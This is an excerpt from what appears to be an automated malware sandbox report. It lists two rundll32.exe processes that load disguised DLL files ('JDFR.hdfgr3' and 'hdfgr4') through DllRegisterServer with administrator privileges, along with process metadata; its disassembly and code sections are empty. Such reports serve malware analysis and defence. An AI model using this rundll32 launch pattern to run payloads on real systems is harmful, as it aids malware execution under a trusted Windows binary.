Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr3,DllRegisterServer
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6880 Parent PID: 7104

General

Start time:	14:26:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr4,DllRegisterServer
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis